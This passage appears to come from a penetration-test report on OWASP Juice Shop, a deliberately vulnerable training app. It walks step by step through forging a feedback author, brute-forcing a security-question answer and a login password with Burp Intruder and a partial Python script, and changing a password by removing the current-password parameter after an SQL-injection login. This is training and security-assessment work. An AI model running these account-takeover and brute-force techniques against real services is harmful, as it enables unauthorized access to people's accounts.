
4. Modify the Request: Change the email field (or any identifier) to another user's email and Forward the Request to the server.

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. A modified POST request is shown in the "Request" pane, with a yellow box highlighting the "author" field which has been changed to "iam fake user@gmail.com". The "Response" pane shows the server's response, which includes a JSON object with the key "status" set to "success".

```

HTTP/1.1 201 Created
Date: Sun, 27 Apr 2025 17:42:50 GMT
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Content-Length: 18
Keep-Alive: timeout=5
Connection: keep-alive
{
  "status": "success"
}
    
```

5. The feedback is successfully posted and displayed with the forged email address, without any server-side validation or rejection.



6.1.7 Reset Jim's Password

HIGH

Description:

The "Forgot Password" mechanism for user accounts relies on a weak security question that can be easily brute-forced. In this case, user Jim had a security question: "Your eldest sibling's middle name?"

This type of personal question, especially for a public figure, is inherently insecure and vulnerable to brute force or OSINT techniques.

By brute-forcing the possible answers using a common [middle-names.txt](#) wordlist, a penetration tester was able to **successfully reset Jim's password** without needing access to his current password.

Impact:

The penetration tester was able to:

- Fully reset a target user's password.
- Gain unauthorized access to their account.
- Perform privilege escalation or access internal user data depending on the user role (Jim is a known public figure in the app context).
- Use the account to launch further attacks such as internal browsing, coupon abuse, or privilege escalation (if applicable).
- This undermines authentication integrity and shows the application relies on insecure password reset mechanisms.

Resource / References:

- [OWASP: Authentication Cheat Sheet](#)
- Wordlist used: [middle-names.txt – GitHub](#)

Vulnerability Location:


- **Page:** 127.0.0.1:3000/#/forgot-password
- **Test IP:** 127.0.0.1:3000/#/

Recommendations:

- Remove security questions entirely or replace them with **stronger MFA (Multi-Factor Authentication)**.
- Do not use publicly available information as password reset mechanisms.
- Introduce rate-limiting or lockouts after a number of failed security question attempts

Proof of Concept (PoC):

1. Open Burpsuite and open browser



2. Went to the Login Page, clicked on “Forgot Your Password?”.

The screenshot shows a 'Login' page. At the top is a 'Login' title. Below it are two input fields: 'Email*' and 'Password*', each with a required asterisk. Between the fields is a 'Forgot your password?' link, which is highlighted with a red box. Below the fields are two buttons: a grey 'Log in' button with a user icon and a 'Remember me' checkbox. At the bottom is a horizontal line with the word 'or' in the center.

- 3.**In the form, enter Jim's email address: **jim@juice-sh.op**
There is a security question: "Your eldest siblings middle name?"

Forgot Password

Email*
jim@juice-sh.op ?

Security Question*
Your eldest siblings middle name? ?

New Password*
 ⓘ Password must be 5-40 characters long. 0/20

Repeat New Password*
0/20

Show password advice

- 4.**Enter any answer and new password

Forgot Password

Wrong answer to security question.

Email*
jim@juice-sh.op ?

Security Question* ?

New Password*
 ⓘ Password must be 5-40 characters long. 0/20

Repeat New Password*
0/20

Show password advice

Change

5. Open Burpsuite to catch the request

The screenshot shows the Burpsuite interface with the 'Proxy' tab selected. The 'HTTP history' tab is also highlighted with a red box. A red arrow points from the 'Proxy' tab to the 'HTTP history' tab. The main pane displays a table of network requests:

#	Host	Method	URL	Params	Edited	Status code	Length
75	https://juice-shop.herokuapp.com	GET	/socket.io/?EIO=4&transport=... /socket.io/			200	150
76	https://juice-shop.herokuapp.com	GET	/socket.io/?EIO=4&transport=... /rest/admin/application-confi...		✓	101	721
77	https://juice-shop.herokuapp.com	GET	/rest/admin/application-confi...			200	22554
78	https://juice-shop.herokuapp.com	GET	/rest/admin/application-confi...			200	22554
85	https://juice-shop.herokuapp.com	GET	/rest/admin/application-confi...			200	22562
88	https://juice-shop.herokuapp.com	GET	/rest/admin/application-confi...			200	22550
89	https://juice-shop.herokuapp.com	GET	/rest/user/security-question?e... /rest/user/security-question?e...		✓	200	904
90	https://juice-shop.herokuapp.com	GET	/rest/user/security-question?e... /rest/user/security-question?e...		✓	200	900
91	https://juice-shop.herokuapp.com	GET	/rest/user/security-question?e... /rest/user/reset-password		✓	200	1035
92	https://juice-shop.herokuapp.com	POST	/rest/user/reset-password		✓	401	1007
93	https://juice-shop.herokuapp.com	GET	/rest/continue-code			200	971
94	https://juice-shop.herokuapp.com	GET	/705.js			200	12110

6. Send to intruder

The screenshot shows the Burpsuite interface with the 'HTTP history' tab selected. Request number 92 is selected and highlighted with a red box. A red arrow points from the context menu to the 'Send to Intruder' option. The context menu options are:

- Send to Intruder (highlighted)
- Send to Repeater
- Send to Sequencer
- Send to Organizer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser

7. Select the answer and add

```
1 POST /rest/user/reset-password HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: cookieconsent_status=dismiss; language=en; welcomebanner_status=dismiss
4 Content-Length: 75
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Accept: application/json, text/plain, */*
8 Sec-Ch-Ua: "Not/A/Brand";v="99", "Chromium";v="136"
9 Content-Type: application/json
10 Sec-Ch-Ua-Mobile: ?0
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
12 Safari/537.36
13 Origin: https://juice-shop.herokuapp.com
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://juice-shop.herokuapp.com/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20 Connection: keep-alive
21 {"email": "jim@juice-shop.com", "answer": "xxxxxx", "new": "12345", "repeat": "12345"}
```

8. Use the middle-names.txt – GitHub

Code

random-name / middle-names.txt

Line	Name
1	Aaron
2	Ab
3	Abba
4	Abbe
5	Abby
6	Abbie
7	Abbot
8	Abbott
9	Abby
10	Abdel
11	Abdul
12	Abe
13	Abel
14	Abelard
15	Abey
16	Abey
17	Abie

9.Copy the list and paste

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 3,897

Request count: 3,897

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Aaron
Ab
Abba
Abbe
Abbey
Abbie
Abbot
Abbott
Abby

Add

Enter a new item

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		

10.Start bruteforce attack

Sniper attack

Start attack

https://juice-shop.herokuapp.com

Update Host header to match target

Add Clear Auto

ST /test/user/reset-password HTTP/1.1
st: juice-shop.herokuapp.com
okie: cookieconsent_status=dismiss; language=en; welcomebanner_status=dismiss
ntent-Length: 75
c-Ch-UA-Platform: "Windows"
c-Ch-UA-Screen: "1440x900"
cept: application/json, text/plain, */*
c-Ch-UA: "Not A/Brand";v="59", "Chromium";v="136"
ntent-Type: application/json
c-Ch-UA-Mobile: 70
er-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
afari/537.36

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 3,897

Request count: 3,897

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Aaron
Ab
Abba
Abbe
Abbey

- 11.** Monitor responses, Upon receiving a response with status 200 OK, identified the correct answer.


Request	Payload	Status code	Response received	Time
3200	Sam	401	33	
3201	Sammie	401	37	
3202	Sammy	401	53	
3203	Sampson	401	43	
3204	Samson	401	46	
3205	Samuel	200	72	
3206	Samuelle	401	61	
3207	Sancho	401	51	

Request Response

Pretty Raw Hex

```
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
11 Origin: http://127.0.0.1:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
18 Connection: keep-alive
19
20 {
  "email": "jim@juice-sh.op",
  "answer": "Samuel""new": "12345",  
"repeat": "12345"
}
```

- 12.** Went back to the forgot password form and entered: Samuel



6.1.8 Reset Bender's Password

HIGH

Description:

The application allows a **Pentester** to change the password of an authenticated user account without providing the correct current password. After bypassing login protection via SQL Injection ('--), the Pentester accessed **Bender's** account.

While attempting to change the password via the change password form, the application requested the current password.

However, by intercepting the request using **Burp Suite**, and removing the current parameter from the request altogether, the server skipped validation and accepted the new password directly.

This leads to **complete account control** and denies the original user access.

Impact:

- Full Account Takeover (ATO)
- Password Changed Without Owner Consent
- High Risk in Real-World Authentication Flows.

Resource / References:

- [CWE-640: Weak Password Recovery Mechanism for Forgotten Password](#)

Vulnerability Location:

- **Component:** Change Password Functionality
- **Input Field:** current
- **Affected Route:** <http://localhost:3000/login#/privacy-security/change-password>

Recommendations:

- Enforce current password validation on server-side regardless of request content.
- Reject requests missing required parameters like current.

Proof of Concept (PoC):


1- Login via SQL Injection

Login

Email*

Password* 

2- Navigate to Change Password Page



3- Submit

- ❑ Current password: admin (or any placeholder)
- ❑ New password: slurmCl4ssic

4- Intercept and Modify Request in Burp Suite

Intercept HTTP history WebSockets history Match and replace ⚙ Proxy settings

🕒 Intercept on ➡ Forward Drop

Time	Type	Direction	Method	URI
15:11:29 13 M...	HTTP	→ Request	GET	http://localhost:3000/rest/user/change-password?current=admin&new=slurmCl4ssic&repeat=slurmCl4ssic
15:11:29 13 M...	HTTP	→ Request	GET	http://localhost:3000/login/socket.io/?EIO=4&transport=polling&ct=PR9ZfSS

5- Right-click and send the request to the repeater
<http://localhost:3000/rest/u...rmCl4ssic&repeat=slurmCl4ssic>

- Add to scope
- Forward
- Drop**
- Add notes
- Highlight >
- Don't intercept requests >
- Do intercept >
- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R**
- Send to Sequencer
- Send to Organizer Ctrl+O
- Send to Comparer
- Request in browser >

6- Open repeater tap and delete this “current=admin” from request

Pretty Raw Hex

```

1 GET /rest/user/change-password?current=admin&new=slurmCl4ssic&repeat=
  slurmCl4ssic HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Windows"
4 Authorization: Bearer

```

7- Send the modified request and Observe Server Response

Request		Response	
Pretty	Raw	Hex	Render
1 GET /rest/user/change-password?new=slurmClassic&repeat=slurmClassic	HTTP/1.1 200 OK		
2 Host: localhost:3000	Access-Control-Allow-Origin: *		
3 sec-ch-ua-platform: "Windows"	X-Content-Type-Options: nosniff		
4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dHl0iJzdWNjZXNzIiwiZGFOYS16eyJpZC16MywiODNlcms5bWU1O1iLCJ1bWPbC16ImJbmlckBqWijZS1zaCvveCisInRhe3N3b3JkIjo1MGHmQ0JUIMT4lMCZh0TVWYWJmWJ12mZyNc0NCE0ZWY1LcJyb2xIiyo1Y3Vsd9tZX11CJkZWx1aGVUW2tLb1i611i1mxe3RBD2dpbk1vjo1ivicHvZmIsZUitTWd11joiY3QzXKm13B1YmxpYy9pbWFpZ2JrdBsbFhcy9kZWZhdWx0LnNzZyIsInRvdHTZWhZNQ1O1iLCJpcFjd01ZS16dHJ1ZSw1T3J1V0Z1ZEFO1joiMjAyHS0uHS0xMyAxMDoyMjoyMy40NDMgKsAw0jAvivi0dGhYXK12EF01jo1MjAyHS0uHS0xMyAxMDoyMjoyMy40NDMgKsAw0jAvivi0dGhYXK12EF01joxNwQ3MTM4MjIwtfQ_V3ArjTWlWscsV11m4SBHtrvDfFndk-7hWstYsFsyCCjHmLeb5DL7rjnE8oCmC0C10821mGJ0_gY_OEvRdaGwF@at0pc4CEAOcKph3Lws0dTTCsmyPT6BED4_-2RchQcOLCMa1LYoyF-uh04PCY0k1St-LgyunmZio21mR8			
5 Accept-Language: en-US, en;q=0.9	Content-Length: 343		
6 Accept: application/json, text/plain, */*	ETag: W/"157-T5ndENI610yrGmgcZtwJOMszUFc"		
7 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="136"	Date: Tue, 13 May 2025 12:13:51 GMT		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36	Connection: keep-alive		
9 sec-ch-ua-mobile: ?0	Keep-Alive: timeout=5		
10 Sec-Fetch-Site: same-origin			
11 Sec-Fetch-Mode: cors			
12 Sec-Fetch-Dest: empty			
13 Referer: http://localhost:3000/login			
14 Accept-Encoding: gzip, deflate, br			
15 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=W1j9sb3MpV2B7wqe9gApt0f7ZUbRt6WtvgtKqG0rHFDvyeJa618mQm4L; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dHl0iJzdWNjZXNzIiwiZGFOYS16eyJpZC16MywiODNlcms5bWU1O1iLCJ1bWPbC16ImJbmlckBqWijZS1zaCvveCisInRhe3N3b3JkIjo1MGHmQ0JUIMT4lMCZh0TVWYWJmWJ12mZyNc0NCE0ZWY1LcJyb2xIiyo1Y3Vsd9tZX11CJkZWx1aGVUW2tLb1i611i1mxe3RBD2dpbk1vjo1ivicHvZmIsZUitTWd11joiY3QzXKm13B1YmxpYy9pbWFpZ2JrdBsbFhcy9kZWZhdWx0LnNzZyIsInRvdHTZWhZNQ1O1iLCJpcFjd01ZS16dHJ1ZSw1T3J1V0Z1ZEFO1joiMjAyHS0uHS0xMyAxMDoyMjoyMy40NDMgKsAw0jAvivi0dGhYXK12EF01jo1MjAyHS0uHS0xMyAxMDoyMjoyMy40NDMgKsAw0jAvivi0dGhYXK12EF01joxNwQ3MTM4MjIwtfQ_V3ArjTWlWscsV11m4SBHtrvDfFndk-7hWstYsFsyCCjHmLeb5DL7rjnE8oCmC0C10821mGJ0_gY_OEvRdaGwF@at0pc4CEAOcKph3Lws0dTTCsmyPT6BED4_-2RchQcOLCMa1LYoyF-uh04PCY0k1St-LgyunmZio21mR8			

6.1.9 Login Amy

HIGH

Description:

The application exposes the login credentials of the user amy@juice-sh.op (guessing the email pattern and brute-forcing a predictable password)through an insecure password policy based on a **predictable padding pattern**.

By analyzing the challenge hint and external documentation, the **Pentester** was able to reduce the password brute-force space dramatically by focusing on structured patterns instead of random guesses.

Impact:

- **Sensitive Data Exposure:** Unauthorized access to a registered user's private account.
- **Privacy Violation:** Compromise of user profile, orders, or personal data.
- **Authentication Weakness:** Demonstrates poor credential entropy and lack of layered defense mechanisms.

Resource / References:

- [CWE-521: Weak Password Requirements](#)
- [Juice Shop Challenge Hint](#)

Vulnerability Location:


- **Component:** Login Page
- **Input Field:** Password
- **Affected Account:** [amy@juice-sh.op](#)

Recommendations:


- **Avoid Predictable Padding:** Encourage secure password policies that avoid simple repetition or character patterns.
- **Implement Rate Limiting:** Block or delay brute-force attempts through IP-based thresholds.

Proof of Concept (PoC):

1 - Analyze Challenge Hint



2- The Pentester searched this phrase on Google



3- Found reference to “D0g.....”

One Important Final Note

The example with "D0g....." should not be taken literally because if everyone began padding their passwords with simple dots, attackers would soon start adding dots to their guesses to bypass the need for full searching through **unknown** padding. Instead, **YOU should invent** your own **personal padding policy**. You could put some padding in front, and/or interspersed through the phrase, and/or add some more to the end. You could put some characters at the beginning, padding in the middle, and more characters at the end. And also mix-up the padding characters by using simple memorable character pictures like "<->" or "[*]" or "^-^" ... but do invent your own!

If you make the result long **and** memorable, you'll have super-strong passwords that are also easy to use!


4- In the login form, the Pentester typed:

Login

Email*
amy@juice-sh.op

Password*
test


5- Before clicking Login, the Pentester enabled Intercept in Burp Suite under



6-Captured request looked like this

Time	Type	Direction	Method	URI
16:05:54 13 M...	HTTP	→ Request	POST	http://localhost:3000/rest/user/login
16:05:55 13 M...	HTTP	→ Request	GET	http://localhost:3000/rest/user/wnoami
16:05:55 13 M...	HTTP	→ Request	GET	http://localhost:3000/login/socket.io/?EIO=4&t

7-Send the Request to Intruder(Right-click → Send to Intruder)



8- Go to intruder tap and modify request body

```
{"email": "amy@juice-sh.op", "password": "D0g....."}  
-----  
-----
```

9 - The Pentester selected each char (D0g) then clicked add:

```
Positions Add ↴ Clear ↴ Auto ↴  
-----  
1 POST /rest/user/login HTTP/1.1  
2 Host: localhost:3000  
3 Content-Length: 45  
4 sec-ch-ua-platform: "Windows"  
5 Accept-Language: en-US,en;q=0.9  
6 Accept: application/json, text/plain, */*  
7 sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"  
8 Content-Type: application/json  
9 sec-ch-ua-mobile: ?0  
0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3  
1 Origin: http://localhost:3000  
2 Sec-Fetch-Site: same-origin  
3 Sec-Fetch-Mode: cors  
4 Sec-Fetch-Dest: empty  
5 Referer: http://localhost:3000/login  
6 Accept-Encoding: gzip, deflate, br  
7 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=W1j95b3xMpkVQ2B7wqeg0aPt0f7ZUbRt8WIvgtKqGOrNPDrvyoJa618Xm4L  
8 Connection: keep-alive  
9  
0 {"email": "amy@juice-sh.op", "password": "SDSS0SSg$....."}  
-----  
-----
```

10- Selecte attack type

Sniper attack

Sniper attack
Inserts each payload into each position one at a time, using a single payload set.

Battering ram attack
Simultaneously places the same payload into all positions, using a single payload set.

Pitchfork attack
Allocate a payload set to each position. Intruder iterates through each set in parallel.

Cluster bomb attack
Allocate a payload set to each position. Intruder iterates through all possible combinations of each set.

10- Set Up Payload Positions

The Pentester selected:

- The uppercase A-Z → Set as Payload Position 1
- The digits 0-9 → Set as Payload Position 2
- The lowercase a -z → Set as Payload Position 3

Payloads

Payload position: 1 - D

Payload type: Simple list

Payload count: 26

Request count: 6,760

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load...
Remove
Clear
Deduplicate

A
B
C
D
E
F
G
H
I

Add Enter a new item

A - Z

Payloads

Payload position: 2 - 0 ←
Payload type: Simple list ←
Payload count: 10
Request count: 6,760

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load...
Remove
Clear
Deduplicate
Add Enter a new item
Add from list... [Pro version only]



0
1
2
3
4
5
6
7
8

0 - 9

Payloads

Payload position: 3 - g ←
Payload type: Simple list ←
Payload count: 26
Request count: 6,760

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load...
Remove
Clear
Deduplicate
Add Enter a new item
Add from list... [Pro version only]



a
b
c
d
e
f
g
h
i

a - Z

11- Click Start Attack then Burp began sending hundreds of combinations and wait for 200 status code this is the password

Request	Payload 1	Payload 2	Payload 3	Status code	Response recd.	Error	Timeout	Length	Comment
0			a	401	26			413	
1	A	0	a	401	17			413	
2	B	0	a	401	11			413	
3	C	0	a	401	16			413	
4	D	0	a	401	12			413	
5	E	0	a	401	11			413	
6	F	0	a	401	15			413	
7	G	0	a	401	16			413	
8	H	0	a	401	13			413	
9	I	0	a	401	9			413	
10	J	0	a	401	20			413	
11	K	0	a	401	9			413	
12	L	0	a	401	22			413	
13	M	0	a	401	15			413	
14	N	0	a	401	22			413	
15	O	0	a	401	13			413	
16	P	0	a	401	17			413	
17	Q	0	a	401	23			413	
18	R	0	a	401	8			413	
19	S	0	a	401	23			413	
20	T	0	a	401	27			413	
21	U	0	a	401	25			413	
22	V	0	a	401	14			413	
23	W	0	a	401	10			413	
24	X	0	a	401	13			413	
25	Y	0	a	401	13			413	
26	Z	0	a	401	14			413	
27	A	1	a	401	31			413	
28	B	1	a	401	15			413	
29	C	1	a	401	21			413	
30	D	1	a	401	20			413	
31	E	1	a	401	17			413	

-- to automate the brute-force process faster Saved the following [script](#) as “amy.py” on your kali machine

```
*-/Desktop/amy.py - Mousepad
File Edit Search View Document Help
announcement_encrypted.txt x amy.py
30     if 200 <= response.status < 300:
31         passfound = True
32         print(f"\nPassword FOUND: {password}")
33         return
34
35 async def main(password_queue):
36     async_queue = asyncio.Queue()
37     for password in password_queue:
38         await async_queue.put(password)
39
40     tasks = [asyncio.create_task(login_amy(async_queue)) for _ in range(10)]
41     await asyncio.gather(*tasks)
42
43 if __name__ == "__main__":
44     start = time.time()
45     password_queue = build_queue()
46     asyncio.run(main(password_queue))
47     end = time.time()
48     print(f"\nFinished in {round(end - start, 2)} seconds")
49
```

-then open terminal and write :

A terminal window titled '(kali㉿kali)-[~/Desktop]'. The command 'python amy.py' is run. The output shows a brute-force password attack where the script tries various combinations of lowercase letters ('a' through 'z') followed by numbers ('0' through '9'). The text is partially redacted with dots.

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~/Desktop]
└─$ python amy.py
Trying password: A0a.
Trying password: A0b.
Trying password: A0c.
Trying password: A0d.
Trying password: A0e.
